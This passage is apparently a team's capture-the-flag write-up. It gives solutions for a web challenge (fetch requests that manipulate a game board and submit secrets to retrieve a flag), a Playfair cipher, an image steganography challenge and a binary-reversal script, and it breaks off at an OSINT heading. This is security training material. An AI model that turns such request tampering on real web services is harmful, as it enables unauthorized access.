  body: JSON.stringify({ board: [['X', 'X', 'X'], ['O', ' ', ''], [' ', ' ', 'O']] })
});
```




Now we are going back to access the flag by using the script below.

```
fetch('/flag', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  }
});
```

```

    },
    body: JSON.stringify({
      secrets: [
        "gWZkZ5p8ihfUCNx3nmKz4w==",
        "wmzELir/kdg2r7KLwP7wng==",
        "LYi6NakRmqYxB1gpqVGOsg=="
      ]
    })
  })
}
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error('Error:', error));


```




CRYPTOGRAPHY

1. Temple of The Square

Flag: PP{we_are_not_playing_fair}




This is basically a playfair grid cipher. Just match the grid we have in the description to decipher the given cipher.




FORENSICS

1. Deep Blue Sea


Flag: PP{f1L3_F0rm4t5_4r3_a_Tr345uR3_tr0v3}



We are given an .ora file and as we did some research, it can be extracted if we change it to zip. So we tried to change and extract its content.



Inside it, we found out the data folder and the merged image. As we examined few things nothing come up until we find red dots on the layer0.png as we uploaded it in the aperisolve.



It might have a relation with layer1.png since in the extracted files, it has merged image file in it, so we try to map the red dots with the pixel value in layer1.png. Just trying to add on to decode the values if we can find something and luckily got the flag.

```
from PIL import Image
import numpy as np
import matplotlib.pyplot as plt

# Paths to the layer files
layer0_path = "layer0.png" # Replace with the actual path if needed
layer1_path = "layer1.png" # Replace with the actual path if needed

# Load the images
layer0 = Image.open(layer0_path)
layer1 = Image.open(layer1_path)

# Convert images to numpy arrays for processing
layer0_data = np.array(layer0)
```

```

layer1_data = np.array(layer1)

# Step 1: Extract red dots' coordinates from layer0
red_coords = np.argwhere((layer0_data[:, :, 0] == 255) &
                          (layer0_data[:, :, 1] == 0) &
                          (layer0_data[:, :, 2] == 0))

# Step 2: Map red dot coordinates to pixel values in layer1
mapped_values = []
for coord in red_coords:
    x, y = coord
    mapped_values.append((x, y, layer1_data[x, y]))


# Step 3: Decode the message from the blue channel
blue_values = [pixel[2] for _, _, pixel in mapped_values]
decoded_message = ''.join([chr(value) for value in blue_values])

# Print the decoded message
print(f"Decoded Message: {decoded_message}")

# Step 4: Visualize the mapping
x_coords = [coord[0] for coord in red_coords]
y_coords = [coord[1] for coord in red_coords]
normalized_pixel_values = [(r/255, g/255, b/255) for _, _, (r, g, b) in mapped_values]

plt.figure(figsize=(8, 8))
plt.scatter(y_coords, x_coords, c=normalized_pixel_values, s=50, marker='o')
plt.title("Visualization of Mapped Red Dot Coordinates with Pixel Values")
plt.xlabel("Y Coordinates")
plt.ylabel("X Coordinates")
plt.grid(True)
plt.show()


```



REVERSE ENGINEERING

1. Antihash

Flag: PP{4-cl4551c-1nS3Cu217y-bY-0b5cu217y}



Given a zip file containing the challenge binary file, the fake flag file and flag-output file containing octal values. As we decompile the program, we can come up with a script to reverse the program and match it with the octal values that we get from the file using script below.

```
sbox = [
    81,50,233,190,243,100,198,79,13,209,127,111,117,128,172,10,
    123,254,28,2,154,108,193,7,234,20,96,161,66,40,52,171,
    75,53,94,184,189,255,251,185,207,6,67,164,38,192,136,55,
    102,242,116,240,16,131,124,122,74,203,86,8,220,247,229,5,
    98,137,99,87,43,162,104,200,199,47,215,32,19,109,134,165,
    12,182,250,82,236,103,35,48,85,170,177,130,148,206,156,175,
    221,125,26,180,92,201,29,181,133,197,155,176,54,157,114,61,
    89,144,225,244,113,22,228,84,219,33,159,142,3,58,69,70,
    218,150,174,212,101,120,93,62,245,77,224,115,4,191,39,112,
    204,90,57,143,14,9,11,80,139,187,205,83,217,141,41,88,
    64,15,249,167,135,91,246,24,45,166,152,49,237,78,72,151,
    196,18,179,173,252,235,106,241,31,59,210,183,44,146,169,194,
    17,34,222,168,105,147,56,248,223,188,231,65,213,60,36,160,
    140,129,178,126,253,158,145,132,73,42,110,1,63,230,119,208,
    232,46,227,195,95,202,226,211,138,149,118,30,238,71,239,25,
    107,216,121,23,186,37,163,0,68,76,214,51,27,153,97,21,
]

# create inverse sbox
def inv_sbox(sbox):
    inv_sbox = [0] * 256
    for i, x in enumerate(sbox):
```

```

    inv_sbox[x] = i
    return inv_sbox

# same as shuffle
def inv_shuffle(bytes):
    out = bytearray(bytes)
    for i in range(0, len(bytes) // 2, 2):
        a = bytes[i]
        b = bytes[len(bytes) - 1 - i]
        out[i] = b
        out[len(bytes) - 1 - i] = a
    return out

# lookup in inv_sbox
def inv_substitute(bytes):
    global sbox
    box = inv_sbox(sbox)
    out = bytearray(b"0" * len(bytes))
    for i, x in enumerate(bytes):
        out[i] = box[x]
    return out

# split on space, interpret as octal, convert to bytes
def parse(output):
    output = output.split()
    output = [int(x, 8) for x in output]
    output = bytes(output)
    return output

def main():
    # read output from file
    with open('flag-output.txt', 'r') as f:
        output = f.read()

    # normalize output
    output = parse(output)
    length = len(output)


    # inflate only appends a byte per two bytes, so we can cut that off
    length = length * 2 // 3
    output = output[:length]

    # technically, the order of inv_shuffle and inv_substitute doesn't matter
    output = inv_shuffle(output)
    output = inv_substitute(output)

    print(output.decode())

if __name__ == '__main__':
    main()


```




OSINT

1. Fall

